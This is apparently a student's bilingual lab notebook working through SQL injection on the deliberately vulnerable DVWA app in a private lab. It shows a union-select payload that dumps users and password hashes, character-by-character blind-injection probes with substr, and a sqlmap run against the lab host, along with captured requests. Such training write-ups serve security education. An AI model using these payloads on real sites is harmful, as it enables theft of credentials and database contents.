Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/a
vif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://192.168.116.6
Connection: keep-alive
Referer: http://192.168.116.6/DVWA/vulnerabilities/sqli/
Cookie: PHPSESSID=p3btu5gis17tb62pii8li0h01u; security=medium
Upgrade-Insecure-Requests: 1
Priority: u=0, i

id=1 union select user,password from users &Submit=Submit
```

```
ID: 1 union select user,passwc
First name: admin
Surname: admin

ID: 1 union select user,passwc
First name: admin
Surname: 5f4dcc3b5aa765d61d832

ID: 1 union select user,passwc
First name: gordonb
Surname: e99a18c428cb38d5f2608

ID: 1 union select user,passwc
First name: 1337
Surname: 8d3533d75ae2c3966d7e0

ID: 1 union select user,passwc
First name: pablo
Surname: 0d107d09f5bbe40cade3c

ID: 1 union select user,passwc
First name: smithy
Surname: 5f4dcc3b5aa765d61d832
```

Bind SQL Injection


现在无法直接查看数据库的返回内容。



Vulnerability: SQL Injection (Blind)
User ID: 1
Submit
More Information
https://en.wikipedia.org/wiki/SQL_injection

```
User ID exists in the database.
```

但基本的injection语句进去，还是起作用，7是不存在的，但因为有 1=1 为永真，所以会返回ID exist的结果。




```
User ID exists in the database.
```

substr

新玩法，截取数据内容。

截取字符串内容，从1开始算。



`SUBSTR`（或 `SUBSTRING`）是 SQL 语言中的一个字符串函数，用于从字符串中提取子字符串。它的作用类似于编程语言中的 `slice` 或 `substring` 方法。

语法：

```sql
SUBSTR(string, start, length)
```

或者在某些数据库（如 MySQL、PostgreSQL）中：


```sql
SUBSTRING(string FROM start FOR length)
```

参数：

- `string`：要截取的原始字符串。
- `start`：起始位置（从 **1** 开始）。
- `length`（可选）：要提取的字符数量。如果省略，则提取到字符串末尾。


下面的语句

是搜索ID=1，并且其password，截取其第一个字，判断是否=4，或者=5.



4. But how can we obtain more information like we were able to in the non-blind SQL injection case? Here are some hints. Suppose we were trying to get the password hashes for user ID=1. What does this yield?

```
1' AND substr(password,1,1)="4"#
1' AND substr(password,1,1)="5"#
```




Vulnerability: SQL Injection (Blind)

User ID: str(password,1,1)="4"# Submit

```
User ID is MISSING from the database.
```

说明该password的第一个字=5.


Vulnerability: SQL Injection (Blind)

User ID: str(password,1,1)="5"# Submit

User ID exists in the database.

所以最好写一个script来遍历所有字符。

Note that the first statement returns "MISSING", while the second returns "exists" (i.e., evaluates to TRUE). This test tells us that the first character of the password for the user with ID==1 is "5". You can then continue this process by testing substr(password,2,1) and so on.

```
5
5f
5f4
5f4d
....
....
5f4dcc3b5aa765d61d8327deb882cf99
```

Obviously, this will take a LONG, LONG time if you do it manually, so the solution here is to write a script to automate the character-by-character guessing process.

Content-based, time-based SQL

上面的密码guess，就是content-based.

Note: This type of blind SQL injection is called "Content-Based" where we can visibly see whether the injected SQL query evaluates to TRUE or FALSE, allowing us to guess data character by character. Another type of SQL injection is called "Time-Based" where there is no visible difference between when a SQL statement evaluates to TRUE or FALSE. In this case, the attacker can use some kind of a SLEEP() function to delay the response of a query, and by measuring the delay duration, guess whether a particular query evaluated to TRUE or FALSE.


SQLMAP

sqlmap是一款自动化注入工具，其实就是遍历所有可能的注入语句，来查看某数据库是否容易遭到注入。

4. Next, use the following command to enumerate the tables in the backend database, by adding the --table parameter. In addition, let's add the --proxy option to pump all requests through Burp so that you can observe the hundreds of requests generated by Sqlmap.


```
sqlmap --url="http://<Your Hacklab VM IP addr>/vulnerabilities/sqli_blind/?id=1&S
ubmit=Submit" --cookie="{your cookie copied from Burp}" --proxy="http://localhos
t:8080" --tables
```

You can press Ctr+C to stop the query, as it will take some time.



```
┌──(caseylao㉿kali)-[~]
└─$ sqlmap -url="http://192.168.116.6/DVWA/vulnerabilities/sqli_blind/?id=1%27+AND+substr%28password%2C1%2C1%29%3D%225%2
2%23&Submit=Submit" --cookie="PHPSESSID=lho70ja94rm9v00grlk7t1brpf" --proxy="http://localhost:8080" --tables

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.9#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 00:56:25 /2025-03-31/

[00:56:25] [WARNING] it appears that you have provided tainted parameter values ('id=1' AND substr(password,1,1)%3D"5"#'
) with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter
values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
[00:56:34] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.116.6/DVWA/vulnerabilities/sqli_blind/index.php'. Do you want to follow? [Y/n] y
[00:56:36] [INFO] testing if the target URL content is stable
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which i
```

可以看到生成了许多request，每一个request都有自己用于测试的injection code.



```
24  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/?i...  ✓  302  336   HTML                                     192.168.116.6
25  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/in...     200  4780  HTML  php  Vulnerability: SQL Inje...  192.168.116.6
26  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/?i...  ✓  302  336   HTML                                     192.168.116.6
27  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/in...     200  4730  HTML  php  Vulnerability: SQL Inje...  192.168.116.6
28  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/?i...  ✓  302  336   HTML                                     192.168.116.6
29  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/in...     200  4730  HTML  php  Vulnerability: SQL Inje...  192.168.116.6
30  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/?i...  ✓  302  526   HTML                                     192.168.116.6
31  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/in...     200  4649  HTML  php  Vulnerability: SQL Inje...  192.168.116.6
32  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/?i...  ✓  302  526   HTML                                     192.168.116.6
33  http://192.168.116.6  GET  /DVWA/vulnerabilities/sqli_blind/in...     200  4730  HTML  php  Vulnerability: SQL Inje...  192.168.116.6
```

Request

```
GET /DVWA/vulnerabilities/sqli_blind/?id=
1%27%20AND%20substr%28password%2C1%2C1%29%3D%225%22%2
3%29%20AND%209174%3D9666%20AND%20%284749%3D4749&
Submit=Submit HTTP/1.1
Cache-Control: no-cache
Cookie: PHPSESSID=p928aotob8eg2qtkrev9pj0mvd
User-Agent: sqlmap/1.9#stable (https://sqlmap.org)
Host: 192.168.116.6
Accept: */*
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Response

```
HTTP/1.1 302 Found
Date: Sun, 30 Mar 2025 13:56:39 GMT
Server: Apache/2.4.57 (Debian)
Set-Cookie: security=impossible; path=/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=cougvmna0elejjt1ol4hjas64i;
expires=Mon, 31 Mar 2025 13:56:39 GMT; Max-Age=86400;
path=/; HttpOnly; SameSite=Strict
Location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=92
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```

Inspector

Query parameter

Name: id

Value: 1%27%20AND%20substr%28password%2C1%2C1%29%3D%225%22%23%29%20AND%209174%3D9666%20AND%20%284749%3D4749

Decoded from: URL encoding

```
1' AND substr(password,1,1)="5"#) AND 9174=9666 AND (4749=4749
```

注意

在high difficult情况下，进行1' OR 1=1 可能会白屏，所以要清除cookie才行。